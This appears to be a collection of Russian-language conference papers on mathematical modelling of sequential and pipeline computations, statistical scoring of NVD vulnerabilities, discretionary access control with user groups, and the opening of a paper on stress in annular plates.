Аннотация. Статья посвящена математической модели последовательных событий, которые позволяют изучать, разрабатывать и анализировать вычислительные процессы, при этом существует возможность анализа минимального времени функционирования таких процессов. Предложенный принцип анализа взаимодействующих последовательно-исполняющих процессов, может быть полезен широкому кругу экспертов.

Abstract. The article is devoted to a mathematical model of sequential events that allow us to study, develop and analyze computational processes, while it is possible to analyze the minimum operating time of such processes. The proposed principle of analyzing interacting sequential-executing processes can be useful to a wide range of experts.

Ключевые слова: математическая модель, последовательные события, вычислительные процессы, максимальное время.

Key words: mathematical model, sequential events, computational processes, maximum time.

В настоящее время существует небольшое количество вычислительных систем, которые являются последовательными [1]. Среди последовательных событий, заданных реальным временем, есть зависящие от количественных характеристик. Систему взаимодействующих последовательных процессов можно описать при помощи соответствующей модели.




Рисунок 1 – Математическая модель

Предположим, что есть некоторое количество процессов p_n , e_i^j – это событие (j – номер события, i – номер процесса) [2]. Пусть происходит событие e_1^1 , взаимодействующее с e_1^2 . А события e_2^1 и e_3^1 , происходят параллельно и взаимодействуют с e_2^2 . Пусть время взаимодействия между двумя произвольными событиями есть константа $\tau \geq 0$. Такой подход позволяет описать взаимодействующие последовательные вычислительные процессы с рядом ограничений, накладываемых в модели [3].

Временной системой переходов назовем четверку:

LTS (E, t, Q, τ) , где

$E = \{e_1^1, e_1^2, \dots, e_1^{n_1}, e_2^1, e_2^2, \dots, e_2^{n_2}, \dots, e_l^1, e_l^2, \dots, e_l^{n_m}\}$ – множество событий, состоящее из всех событий модели, при этом рассматривается система состоящая из l процессов, а вектор $\{n_1, n_2, \dots, n_m\}$ задает количество событий в каждом процессе и дополнительно все события произойдут. Функция $t: E \rightarrow R^+$ задает время срабатывания события. Функция $Q: E \times E \rightarrow \{0,1\}$ задает порядок следования событий в рассматриваемой системе, при этом τ имеет смысл только для тех событий, которые принадлежат Q .

Теорема 1

Пусть есть вычислительный процесс, описанный с использованием временной системы переходов LTS (E, t, Q, τ) . Тогда время функционирования такого процесса будет не меньше, чем $\max_{e \in E} (t(e) + \tau)$, причем суммирование производится только в случае, если $|Q| \geq 2$.

Доказательство:

В случае, когда вычислительный процесс описан с использованием временной системы переходов $|E| = 1$, а $|Q| = 0$ фактически происходит одно событие и время функционирования такого процесса будет равно в точности $t(e)$ [4].

Если $|E| \geq 2$ и $|Q| \geq 1$, то в вычислительном процессе есть взаимодействующие события что позволяет сделать вывод – ко времени исполнения самого медленного события необходимо прибавить задержку τ . Теорема доказана.

Приведем пример использования теоремы.

Предположим, что описана временная система переходов, изображенная на рисунке 1 и $t(e_1^1) = 10$, $t(e_2^1) = 20$, $t(e_1^2) = 15$, $t(e_2^2) = 40$, $t(e_3^1) = 50$.

Тогда найдем время функционирования вычислительного процесса

$\max (t(e_1^1) + \tau, t(e_2^1) + \tau, t(e_1^2) + \tau, t(e_2^2) + \tau, t(e_3^1) + \tau) = \max [20 + \tau, 50 + \tau, 10 + \tau, 15 + \tau, 40 + \tau] = 50 + \tau$. Из этого следует, что процессы будут функционировать не менее 50 ед. времени [5].

СПИСОК ИСТОЧНИКОВ

1. Короткий, А. И. Математическое моделирование. Екатеринбург : Изд-во УГТУ-УПИ, 2005.– 102 с.
2. Пономарев, В.Б. Математическое моделирование технологических процессов: курс лекций // Екатеринбург : ГОУ ВПО УГТУУПИ, 2006.– 129 с.
3. Самарский, А. А. Математическое моделирование. Москва : Наука. Физматлит, 1997. – 320 с.
4. Трещёв И. А. Программное обеспечение для перебора последовательностей на компьютерах с SMP архитектурой // XXXI Дальневосточная школа-семинар имени академика Е.В. Золотова Владивосток: Дальнаука. 2006. - 183 с.
5. Трещев И.А. Математическая модель гибридной временной волновой системы // Системы управления и информационные технологии. 2007. N4(30). С. 19-21.

УДК 004.94

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Воробьев Антон Александрович, ведущий разработчик Equation, АО «Альфа-Банк», г. Санкт-Петербург

Vorobyev Anton Aleksandrovich, Misys Equation programmer, JSC "ALFA-BANK", Saint Petersburg

Трещева Елена Андреевна, студент, Комсомольский-на-Амуре государственный университет

Treshcheva Elena Andreevna, student of Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ УЯЗВИМОСТЕЙ НА ОСНОВЕ ИНФОРМАЦИИ БАЗЫ ДАННЫХ NATIONAL VULNERABILITY DATABASE

MATHEMATICAL MODEL OF VULNERABILITIES BASED ON NATIONAL VULNERABILITY DATABASE INFORMATION

Аннотация. Для NVD введена нормированная по Колмогорову квазимера булевой алгебры уязвимостей автоматизированных рабочих мест. Рассматривая уязвимости как случайные величины введены математическое ожидание, дисперсия и среднеквадратичное отклонение. Построено обобщение введенных характеристик в случае совокупности уязвимостей при допущении об их независимости.

Abstract. For NVD, a quasi-measure of the Boolean algebra of vulnerabilities of workstations, normalized according to Kolmogorov, is introduced. Considering vulnerabilities as random variables, the mathematical expectation, variance and standard deviation are introduced. A generalization of the introduced characteristics is constructed in the case of a set of vulnerabilities under the assumption of their independence.

Ключевые слова: математическая модель, алгебра событий, мера.

Key words: mathematical model, algebra of events, measure.

Введение

Актуальной является задача классификации уязвимостей информационных систем. Одним из наиболее распространенных методов классификации является экспертная оценка. Необходимо исследовать возможность построения критериев подверженности определенным уязвимостям автоматизированных рабочих мест и вычислительных сетей.

Основная часть

Ранее в [1], было показано, что возможно задать алгебраическую структуру, которая является алгеброй событий для потоков данных NVD. С точки зрения теории меры, вероятностной характеристикой по Колмогорову является нормированная квазимера булевой алгебры.

Нормируем предложенную в [1] квазимеру. Так как M – функционал количественной оценки уязвимости по номеру CVE-ID из отрезка действительных чисел $[0; \alpha] \in R$, то нормированная мера $\mu_N(\bigvee_{q \in E} q)$ принимает вид

$$\mu_N(\bigvee_{q \in E} q) = \sum_{q \in E} \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]}. \quad (1)$$

Рассмотрим некоторое автоматизированное рабочее место A и алгебраическую систему уязвимостей B – алгебру событий. Каждой уязвимости сопоставим случайную величину $x_{q \in Q}$, распределение которой описывается следующим образом (таблица 1):

Таблица 1 – распределение случайной величины $x_{q \in Q}$

x_q	0	1
p_q	$1 - \mu_N(\bigvee_{\substack{q \in E, \\ E=\{q\}}} q)$	$\mu_N(\bigvee_{\substack{q \in E, \\ E=\{q\}}} q)$

Наличие уязвимости $q \in E$ для автоматизированного рабочего место A определяется значением 0 и вероятностью $1 - \mu_N(\bigvee_{\substack{q \in E, \\ E=\{q\}}} q)$ для случайной величины x_q , если данная уязвимость неактуальна для АРМ, и 1 с соответствующим значением вероятности если данная уязвимость актуальна. Нормированная мера при этом принимает вид

$$\mu_N\left(\bigvee_{\substack{q \in E, \\ E=\{q\}}} q\right) = \sum_{q \in E} \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \quad (2)$$

Математическим ожиданием случайной величины x_q является величина

$$m_{x_q} = \left(1 - \mu_N\left(\bigvee_{\substack{q \in E, \\ E=\{q\}}} q\right)\right) 0 + 1 \left(\mu_N\left(\bigvee_{\substack{q \in E, \\ E=\{q\}}} q\right)\right) = \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]}. \quad (3)$$

Дисперсией случайной величины x_q является величина

$$D_{x_q} = \left(0 - \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]}\right)^2 \cdot \left(1 - \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]}\right) + \left(1 - \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]}\right)^2 \times \\ \times \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} = \left(1 - \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]}\right) \cdot \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \quad (4)$$

Под понятием степени уязвимости автоматизированного рабочего места A будем понимать сумму независимых случайных величин $x_{q \in E \subseteq Q_u}$:

$$X_A = \sum_{q \in E} x_q. \quad (5)$$

Естественными статистическими критериями для оценки степени уязвимости автоматизированных рабочих мест являются математическое ожидание, дисперсия и среднеквадратичное отклонение.

Вычислим математическое ожидание (6) для случайной величины (5) при $E = Q_u$.

По теореме о сложении математического ожидания:

$$M[X_A] = \sum_{q \in Q_u} m_{x_q} = \sum_{q \in Q_u} \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} = \frac{1}{\#Q}. \quad (6)$$

Вычислим дисперсию (7) для случайной величины (5).

В силу предположения о независимости $x_{q \in Q_u}$, для вычисления дисперсии применима теорема сложения дисперсии:

$$D[X_A] = \sum_{x \in Q_u} D_{x_q} = \sum_{x \in Q_u} \left(\left(1 - \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \right) \cdot \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \right). \quad (7)$$

Тогда среднеквадратичное отклонение (8):

$$\sigma[X_A] = \sqrt{\sum_{x \in Q_u} D_{x_q}} = \sqrt{\sum_{x \in Q_u} \left(\left(1 - \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \right) \cdot \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \right)}. \quad (8)$$

Заметим, что математическое ожидание в случае полной неопределенности наличия уязвимостей зависит лишь от количества известных алгебраической системе уязвимостей.

Рассмотрим произвольное автоматизированное рабочее место A . Среди подмножеств $E \subseteq Q_u$ выделим те уязвимости, которые актуальны для автоматизированного рабочего места $A[2]$, т.е.

$$E_A = \{E | E \subseteq Q_u, \forall q \in E \Leftrightarrow x_q = 1\}. \quad (9)$$

Тогда степень уязвимостей данного АРМ определяется исходя из формулы (5) как

$$E_i = \sup(E_A) : X_A^i = \sum_{q \in E_i} x_q = \#E_i. \quad (10)$$

Математическое ожидание, дисперсия и среднеквадратичное отклонение при этом определяются соответственно по формулам (11), (12) и (13).

$$M[X_A^i] = \sum_{q \in E_i} m_{x_q} = \sum_{q \in E_i} \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \quad (11)$$

$$D[X_A^i] = \sum_{x \in E_i} D_{x_q} = \sum_{x \in E_i} \left(\left(1 - \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \right) \cdot \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \right) \quad (12)$$

$$\sigma[X_A^i] = \sqrt{\sum_{x \in E_i} D_{x_q}} = \sqrt{\sum_{x \in E_i} \left(\left(1 - \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \right) \cdot \frac{M[q]}{\#Q \cdot \sum_{q \in Q_u} M[q]} \right)} \quad (13)$$

Заметим, что данные характеристики степени уязвимости применимы для произвольного автоматизированного рабочего места.

Рассмотрим автоматизированное рабочее место A' , которое удовлетворяет необходимым требованиям руководящих документов Гостехкомиссии и ФСТЭК РФ в области защиты информации [3].

В соответствии с формулами (11)–(13) определим математическое ожидание $M'[X_A^i]$, дисперсию $D'[X_A^i]$ и СКО $\sigma'[X_A^i]$. Тогда критерием оценки защищенности АРМ является средняя степень уязвимости, которая соответствует неравенству:

$$\alpha = M[X_A^i] + F(\sigma[X_A^i]) < M'[X_A^i] + F(\sigma'[X_A^i]) = \beta. \quad (14)$$

Так как математическое ожидание степени уязвимости приближенно эквивалентно среднему арифметическому значению, то оно позволяет оценить осредненное значение тяжести уязвимостей для автоматизированное рабочее место в зависимости от значения нормированной меры $\mu_N(V_{q \in E} q)$, которая в свою очередь зависит от M – функционала, отражающего весовое значение в ненормированном виде из некоторого фиксированного отрезка $[0; \alpha] \in R, \alpha - const$.

Вследствие данной особенности функционала $M[4]$ заметим, что значение математического ожидания – величина неотрицательная в силу построения [2]. Следовательно, критерий оценки степени уязвимости удобнее всего использовать относительно правых границ доверительного интервала математического ожидания, который зависит непосредственно от среднеквадратичного отклонения оцениваемого автоматизированного рабочего места [3] (выражается функцией $F(\sigma[X_A^i])$) и защищенного (эталонного) по требованиям руководящих документов (РД) АРМ (выражается функцией $F'(\sigma'[X_A^i])$). Функции $F(\sigma[X_A^i])$, $F'(\sigma'[X_A^i])$ определяется экспериментально в зависимости от вида распределений степени уязвимости. Для элементарного случая, когда оцениваемые уязвимости распределены линейно и не коррелированы между собой, неравенство (14) принимает вид [4]:

$$M[X_A^i] + \sigma[X_A^i] < M'[X_A^i] + \sigma'[X_A^i]. \quad (15)$$

В случае если правая граница осредненной степени уязвимости оцениваемого АРМ находится правее границы эталонного, то критерий не выполняется. Иначе, – критерий считается выполненным.

Более того, данный критерий является интегральным по отношению к оценке защищенности АРМ. Локальными аналогами для конкретных уязвимостей может служить аналогичный неравенству (15) критерий, при условии расчета параметров относительно (2)–(4).

Заключение

В ходе работы описаны критерии на основе методов математической статистики позволяющие оценить подверженность информационных систем уязвимостям из NVD. Дальнейшие исследования можно связать с построением системы критериев для банка уязвимостей ФСТЭК России и исследованию возможности введения новых.

СПИСОК ИСТОЧНИКОВ

1. Воробьев А.А. Анализ уязвимостей вычислительных систем на основе алгебраических структур и потоков данных National Vulnerability Database // Интернет-журнал Науковедение. 2013. № 5 (18). С. 33.
2. Трещев И.А., Воробьев А.А. О подходе к проведению тестирования на наличие уязвимостей информационных систем. В сборнике: Производственные технологии будущего: от создания к внедрению. Материалы международной научно-практической конференции. С.В. Белых (отв. ред.). 2017. С. 175-182.
3. Воробьев А.А., Трещев И.А. О подходе к построению таксономии уязвимостей технических систем Мир науки. 2014. № 3. С. 39.
4. Воробьев А.А. Алгебраические методы исследования таксономий уязвимостей вычислительных сетей и компьютерных систем // Доклады Томского государственного университета систем управления и радиоэлектроники. 2012. № 1-2 (25). С. 12-14.

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the De-partment "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Карпова Нина Георгиевна, руководитель исследовательского отдела Zriha Hlavin Industries Ltd, Israel

Karova Nina Georgievna, Head of Research Department, Zriha Hlavin Industries Ltd, Israel

Бутов Павел Анатольевич, главный энергетик АО «Дальневосточный акционерный комсомольский городской молочный завод»

Butov Pavel Anatolyevich, Chief Power Engineer of Far Eastern Joint-Stock Company Komsomol City Dairy Plant

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, docent Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

ОБ ОЦЕНКЕ СРЕДНЕГО УСКОРЕНИЯ ДЛЯ КОНВЕЙЕРНЫХ СИСТЕМ С ОГРАНИЧЕНИЯМИ

ON EVALUATION OF AVERAGE ACCELERATION FOR CONVEYOR SYSTEMS WITH CONSTRAINTS

Аннотация. В работе рассмотрены многостадийные конвейерные системы, для которых приводится среднее достижимое ускорение. При рассмотрении систем с дополнительными ограничениями выделены случаи конвейерных систем с установленным временем пересылки данных и временем исполнения каждой стадии. Исследованы вопросы независимости среднего ускорения от объемов данных.

Abstract. The paper considers multi-stage conveyor systems, for which the average achievable acceleration is given. When considering systems with additional restrictions, cases of conveyor systems with a set data transfer time and execution time for each stage are highlighted. The questions of the independence of the average acceleration from the amount of data are investigated.

Ключевые слова: модель конвейерных вычислений, ускорение вычислений.

Key words: pipeline computing model, computational acceleration.

Введение

Применение многопроцессорных вычислительных систем находит все большее применение в науке и технике, например для задач анализа больших данных[3].

Выполнение команд k_1, k_2, \dots, k_n осуществляется для конвейерных систем следующим образом. В первый отрезок времени продолжительностью h первое устройство считывает команду k_1 . Во второй отрезок времени продолжительностью h второе устройство вычисляет адрес операнда команды k_1 , а первое устройство считывает команду k_2 . В табл. 1.1 отобран ход выполнения этих микроопераций.

Через время $t = (n + 3)h$ все n команд будут выполнены см. таблица 1. Поскольку время последовательного выполнения n команд равно $4nh$, то получаем ускорение вычислительного процесса почти в четыре раза (реально время выполнения команд уменьшилось с 6 мкс до 1.6 мкс.).

Таблица 1 – Исполнение конвейерных вычислений для четырехстадийной системы

	1	2	3	4
h	k_1			
$2h$	k_2	k_1		
$3h$	k_3	k_2	k_1	
$4h$	k_4	k_3	k_2	k_1
$5h$	k_5	k_4	k_3	k_2
...
nh	k_n	k_{n-1}	k_{n-2}	k_{n-3}
$(n + 1)h$		k_n	k_{n-1}	k_{n-2}
$(n + 2)h$			k_n	k_{n-1}
$(n + 3)h$				k_n

Ускорение вычислений

Рассмотрим, например, конвейерную систему[2], время обработки данных на каждой стадии конвейера будем полагать равным h , количество стадий вычислений равным m , для вычисления выражения, заданного как суперпозиция элементарных функций:

$$Y_n = \ln(e^{\sin(x_k + z_k)}) \quad (1)$$

На вход будем подавать n компонент вектора.

Графически можно отобразить данную конвейерную систему в виде следующей схемы, причем будем считать, что на входы подаются вектора покомпонентно (рисунок 1).




Рисунок 1 – Конвейерная система вычисления арифметического выражения

В работе [1] было показано что достижимое ускорение для данной системы не превзойдет числа стадий данного конвейера и не зависит от времени обработки данных на каждой стадии конвейера.

$$\lim_{n \rightarrow \infty} S_p = \lim_{n \rightarrow \infty} \frac{T_1}{T_p} = \lim_{n \rightarrow \infty} \frac{mnh}{(m+n)h} = \frac{mh}{h} = m \quad (2)$$

Пусть время пересылки данных на каждую стадию конвейерных вычислений есть некоторая константа t , а время получения данных b . Тогда ясно что, при последовательной обработке

$$T_1 = mnh + (t + b)n = n(t + b + mh) \quad (3)$$

а при использовании многопроцессорных систем оснащенных p вычислительными устройствами и организации конвейерных вычислений

$$T_p = (m + n)h + (t + b)n = n(t + b + h) + mh \quad (4)$$

Следовательно

$$\lim_{n \rightarrow \infty} S_p = \lim_{n \rightarrow \infty} \frac{T_1}{T_p} = \lim_{n \rightarrow \infty} \frac{n(t+b+mh)}{n(t+b+h)+mh} = \frac{t+b+mh}{t+b+h} = 1 - \frac{h-mh}{t+b+h} = 1 - \frac{h(1-m)}{t+b+h} \quad (5)$$

Это согласуется с результатами, полученными ранее при определенных допущениях. Если количество стадий конвейера более одной, то естественно, что достигаемое ускорение больше единицы. Пусть на каждой стадии конвейерной обработки необходимо затратить дифференцированное время h_i , при этом на синхронизацию не будет затрачено время и считаем, что каждая стадия во времени может выполняться только после другой, то есть h_i образуют линейно упорядоченное множество, такое что выполняется условие $h_{i+1} > h_i$, тогда

$$\begin{aligned} T_1 &= n \sum_{i=1}^m h_i + n(t+b) = n(t+b + \sum_{i=1}^m h_i), \\ T_p &= \sum_{i=1}^m h_i + (n-1)h_m + n(t+b) = n(t+b + h_m) + \sum_{i=1}^{m-1} h_i \end{aligned} \quad (6)$$

А ускорение

$$\lim_{n \rightarrow \infty} S_p = \lim_{n \rightarrow \infty} \frac{T_1}{T_p} = \lim_{n \rightarrow \infty} \frac{n(t+b+\sum_{i=1}^m h_i)}{n(t+b+h_m)+\sum_{i=1}^{m-1} h_i} = \frac{t+b+\sum_{i=1}^m h_i}{t+b+h_m} = 1 + \frac{\sum_{i=1}^{m-1} h_i}{t+b+h_m} \quad (7)$$

При этом видно что данный результат обобщает результат (5).

В случае различного времени пересылки и приема данных между стадиями конвейера получим

$$\begin{aligned} T_1 &= n \sum_{i=1}^m h_i + n \left(\sum_{i=1}^m (t_i + b_i) \right) = n \left(\sum_{i=1}^m (t_i + b_i) + \sum_{i=1}^m h_i \right) \\ T_p &= \sum_{i=1}^m h_i + (n-1)h_m + \left(\sum_{i=1}^m (t_i + b_i) \right) n = n \left(h_m + \sum_{i=1}^m (t_i + b_i) \right) + \sum_{i=1}^{m-1} h_i \end{aligned}$$

И ускорение

$$\begin{aligned} \lim_{n \rightarrow \infty} S_p &= \lim_{n \rightarrow \infty} \frac{T_1}{T_p} = \lim_{n \rightarrow \infty} \frac{n(\sum_{i=1}^m (t_i + b_i) + \sum_{i=1}^m h_i)}{n(h_m + \sum_{i=1}^m (t_i + b_i)) + \sum_{i=1}^{m-1} h_i} = \frac{(\sum_{i=1}^m (t_i + b_i) + \sum_{i=1}^m h_i)}{h_m + \sum_{i=1}^m (t_i + b_i)} \\ &= 1 + \frac{\sum_{i=1}^{m-1} h_i}{h_m + \sum_{i=1}^m (t_i + b_i)} \end{aligned}$$

Заключение

Важно отметить, что предел среднего достижимого ускорения при росте поступающих данных, таким образом, для данного вида конвейерных систем все же зависит и от времени исполнения каждой стадии и от времени пересылки данных [4]. Дальнейшие исследования необходимо связывать с рассмотрением и выделением дополнительных параметров такого рода систем, изучением более сложных конфигураций самих конвейеров.

СПИСОК ИСТОЧНИКОВ

1. Трещев, И. Математические модели параллельных вычислительных процессов / И. Трещев. - Саарбрюкен : LAP LAMBERT Academic Publishing, 2013.- 128 с.
2. Кудряшова, Е. С. Расчет времени и трассировка волновых схем параллельных вычислений / Е. С. Кудряшова, А. А. Хусаинов // Естественные и технические науки. - 2014. - № 9-10. - С. 294-302.
3. Обласов А. А., Росланов И. Ю. Управление информационной безопасностью / А. А. Обласов, И. Ю. Росланов –Комсомольск-на-Амуре: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований, 2021. С. 304 - 307.
4. Кудряшова, Е. С. Моделирование конвейерных и волновых вычислений / Е. С. Кудряшова, Н. Н. Михайлова, А. А. Хусаинов // Интернет-журнал «Науковедение», 2014 №1 (20) [Электронный ресурс] - М.: Науковедение, 2014. Режим доступа: <http://naukovedenie.ru/PDF/56TVNI14.pdf>

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Монастырная Елизавета Игоревна, студент, Комсомольский-на-Амуре государственный университет

Monastyrnaya Elizaveta Igorevna, student of Komsomolsk-na-Amure State University

ГРУППЫ ПОЛЬЗОВАТЕЛЕЙ МОДЕЛИ ДИСКРЕЦИОННОГО УПРАВЛЕНИЯ ДОСТУПОМ В ИНФОРМАЦИОННЫХ СИСТЕМАХ

USER GROUPS IN THE MODEL OF DISCRETIONAL ACCESS CONTROL FOR INFORMATION SYSTEMS

Аннотация. В работе рассматривается механизм получения разрешений пользователям на доступ к объектам, при условии, что они находятся в нескольких группах. Для решения проблемы по определению количества групп, в которых состоит конкретный пользователь, будет введена новая величина, а именно вектор специального вида.

Annotation. The paper considers the mechanism of obtaining permissions for users to access objects, provided that they are in several groups. To solve the problem of determining the number of groups in which a particular user consists, a new value will be introduced, namely a vector of a special kind.

Ключевые слова: множество, матрица множества, права доступа.

Key words: set, set matrix, access rights.

Формальная модель групп пользователей

Рассмотрим дискреционную модель управления доступом описанную в [1] для задания прав пользователей в ОС Windows, при условии, что субъект состоит в одной из множества групп субъектов. Принимая во внимание механизм, рассмотренный ранее сформулируем утверждение: Если конкретный пользователь U_i из множества конечных субъектов U принадлежит к группе G_j из множества конечных групп G , то у такого пользователя отсутствует принадлежность к другим группам из этого множества. Формально утверждение может быть описано следующим образом [2], [3]:

$$\begin{cases} \forall u \in U \exists g \in G L(u, g) = 1 \\ \forall g' \neq g L(u, g') = 0 \end{cases}$$

Теперь рассмотрим ситуацию, в которой конкретный пользователь U_i из принадлежит к нескольким группам множества G .

Пусть множество Z – множество всевозможных разрешений доступа пользователей к объектам, где U_n – пользователи, O_m – объекты, z_{nm} – какой-либо набор разрешений на доступ [4].

Таблица 1 – Таблица для множества Z

	O_1	O_2	.....	O_m
U_1	z_{11}	z_{12}	.....	z_{1m}
U_2	z_{21}	z_{22}	.....	z_{2m}
.....
U_n	z_{n1}	z_{n1}	.....	z_{nm}

Множество Y – множество всевозможных разрешений пользователей к объектам, где G_k – группы пользователей, O_m – объекты, y_{km} – набор разрешений на доступ.

Таблица 2 – Таблица множества Y

	O_1	O_2	.....	O_m
G_1	y_{11}	y_{11}	.....	y_{1m}
G_2	y_{21}	y_{22}	.....	y_{2m}
.....
G_k	y_{k1}	y_{k1}	.....	y_{km}

Рассмотрим дополнительно новое множество L , которое описывает принадлежность конкретных пользователей ко всем возможным группам. Тогда элементами l_{km} этого множества будут является значение принадлежности или отсутствия U_n в G_k (для простоты работы значения принадлежности или отсутствия пользователи в группах используем двухзначное кодирование [5], где 1 – принадлежность к группе, 0 – если пользователь не принадлежит группе).

Таблица 3 – Табличное задание множества L

	G_1	G_2	.....	G_k
U_1	l_{11}	l_{11}	.....	l_{1k}
U_2	l_{21}	l_{22}	.....	l_{2k}
.....
U_n	l_{k1}	l_{k1}	.....	l_{km}

Теперь задача сводится к выбору определенного пользователя из множества L и нахождения количества групп, в которых он состоит. Чтобы найти количество групп к которым принадлежит U_i нам необходимо выделить строку с U_i из таблицы множества L . Для этого введем $\overrightarrow{V^{<i>}}$ – вектор специального вида, состоящий из нулей и единицы, позиция которой определяется номер строки i .

Вектор и множество L будем рассматривать в следующей интерпретации:

$$\overrightarrow{V^{<i>}} = (0, 0, \dots, 1, \dots, 0, 0)$$

$$L = \begin{pmatrix} l_{11} & l_{11} & \dots & l_{1k} \\ l_{21} & l_{22} & \dots & l_{2k} \\ \dots & \dots & \dots & \dots \\ l_{k1} & l_{k2} & \dots & l_{km} \end{pmatrix}$$

Далее нам необходимо выделить строку i из матрицы L . Для этого умножим вектор специального вида на матрицу L , а после транспонируем полученный результат. После умножения вектора на матрицу мы получим столбец, значения которого равны значению i строки в матрице множества L

Тогда выделение строчки i из матрицы L можно записать следующим выражением:

$$\left(\overrightarrow{V^{<i>} * L}\right)^T = \begin{pmatrix} 0 * l_{11} + 0 * l_{21} + \dots + 1 * l_{i1} + 0 * l_{i+1,1} + \dots + 0 * l_{n1} \\ 0 * l_{12} + 0 * l_{22} + \dots + 1 * l_{i2} + 0 * l_{i+1,2} + \dots + 0 * l_{n2} \\ \dots \\ 0 * l_{1k} + 0 * l_{2k} + \dots + 1 * l_{ik} + 0 * l_{i+1,k} + \dots + 0 * l_{nk} \end{pmatrix} = \begin{pmatrix} l_{i1} \\ l_{i2} \\ \dots \\ l_{ik} \end{pmatrix}$$

Заключение

Использование алгоритма извлечения строки, в которой содержится информацию о количестве групп, в которых находится пользователь, из матрицы множества L не дает окончательный ответ на вопрос: «Какие разрешения будут доступны данному субъекту?». Для этого необходимо рассмотреть множество, в котором описывается соотношение прав доступа групп к объектам и извлечь данные по рассматриваемым группам.

СПИСОК ИСТОЧНИКОВ

1. Трещев И. А., Монастырская Е. И., Дискреционный доступ с учётом вхождения групп пользователей // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. – Комсомольск-на-Амуре, 11-15 апреля 2022 года
2. Челухин, В. А. Применение математических моделей в информационных технологиях / В. А. Челухин, В. А. Абрамсон // Материалы I Международной научно-практической конференции молодых учёных. – Комсомольск-на-Амуре: ФГБОУ ВО «КНАГУ», 2021. – С. 117-120.
3. Трещев И. А., Многомерные пространства дискреционных моделей доступа // Производственные технологии будущего: от создания к внедрению. – Комсомольск-на-Амуре, 29-30 сентября 2017 г.
4. Формальные модели управления доступом // veteranov.net URL: <http://veteranov.net/content/seti-teoriya/basesecurityautosystem/39-part2-3> (дата обращения: 05.12.2021).
5. Бречка Д. М., Белим С. В. Исследование безопасности компьютерных систем в модели дискреционного разделения доступа HRU // Математические структуры и моделирование. - 2009. - №19. - С. 97-103.

УДК 51

Хряпенко Ксения Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Khryapenko Ksenia Dmitrievna, student of Komsomolsk-on-Amur State University

Григорьева Анна Леонидовна, доцент, кандидат физико-математических наук, Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Associate Professor, Candidate of Physical and Mathematical Sciences, Komsomolsk-on-Amur State University

МАТЕМАТИЧЕСКАЯ ОЦЕНКА НАПРЯЖЕНИЯ МОДЕЛИ КОЛЬЦЕВОЙ ПЛАСТИНЫ

MATHEMATICAL STRESS ESTIMATION OF THE RING PLATE MODEL

Аннотация. Рассматривается модель кольцевой пластины подверженной осесимметричной поперечной нагрузке. Проведен анализ максимального напряжения на концах объекта.

Abstract. A model of an annular plate subjected to an axisymmetric transverse load is considered. The analysis of the maximum stress at the ends of the object is carried out.

Ключевые слова: напряжение, кольцевая пластина, коэффициент Пуассона, деформация.

Key words: stress, ring plate, Poisson's ratio, deformation.

Введение

Основой изучения механики сплошных сред является понимание физических свойств напряжения и деформации. Под действием внешних и внутренних сил происходит деформация материалов в твердом состоянии. Хотя существуют различные причины возникновения внутренних напряжений в материалах, природа упругих сил и природа деформации материала всегда одна и та же, и связаны они с межатомными взаимодействиями. Известно, что деформация твердых объектов может быть, как упругой, так и пластической. В случае упругой деформации, когда нагрузка снимается, объект восстанавливает ту же форму и размеры, что и были до всех изменений параметров [1].

Основная часть

С помощью программы MSC.Patran были реализованы геометрические модели кольцевой пластины различных материалов под действием осесимметричной поперечной нагрузки $q = 85$ фунтов/дюйм. Для облегчения применения линейной нагрузки построена секционная модель [2], [3], [4]. Учитывалось упругопластическое поведение материалов, также были определены их свойства (таблица 1).

Таблица 1 – Характеристики свойств материалов

№	Материал	Коэффициент Пуассона, ν
1	Алюминий	0,3
2	Углеродистая сталь	0,24
3	Медь прокатанная	0,34
4	Цинк катанный	0,27
5	Свинец	0,42
6	Латунь	0,36

Коэффициент Пуассона безразмерен, т.к. является величиной отношения относительного поперечного сжатия к относительному продольному растяжению.

$$D = \frac{Et^3}{12(1-\nu^2)} \quad (1)$$

По формуле (1) вычислим постоянную пластины.

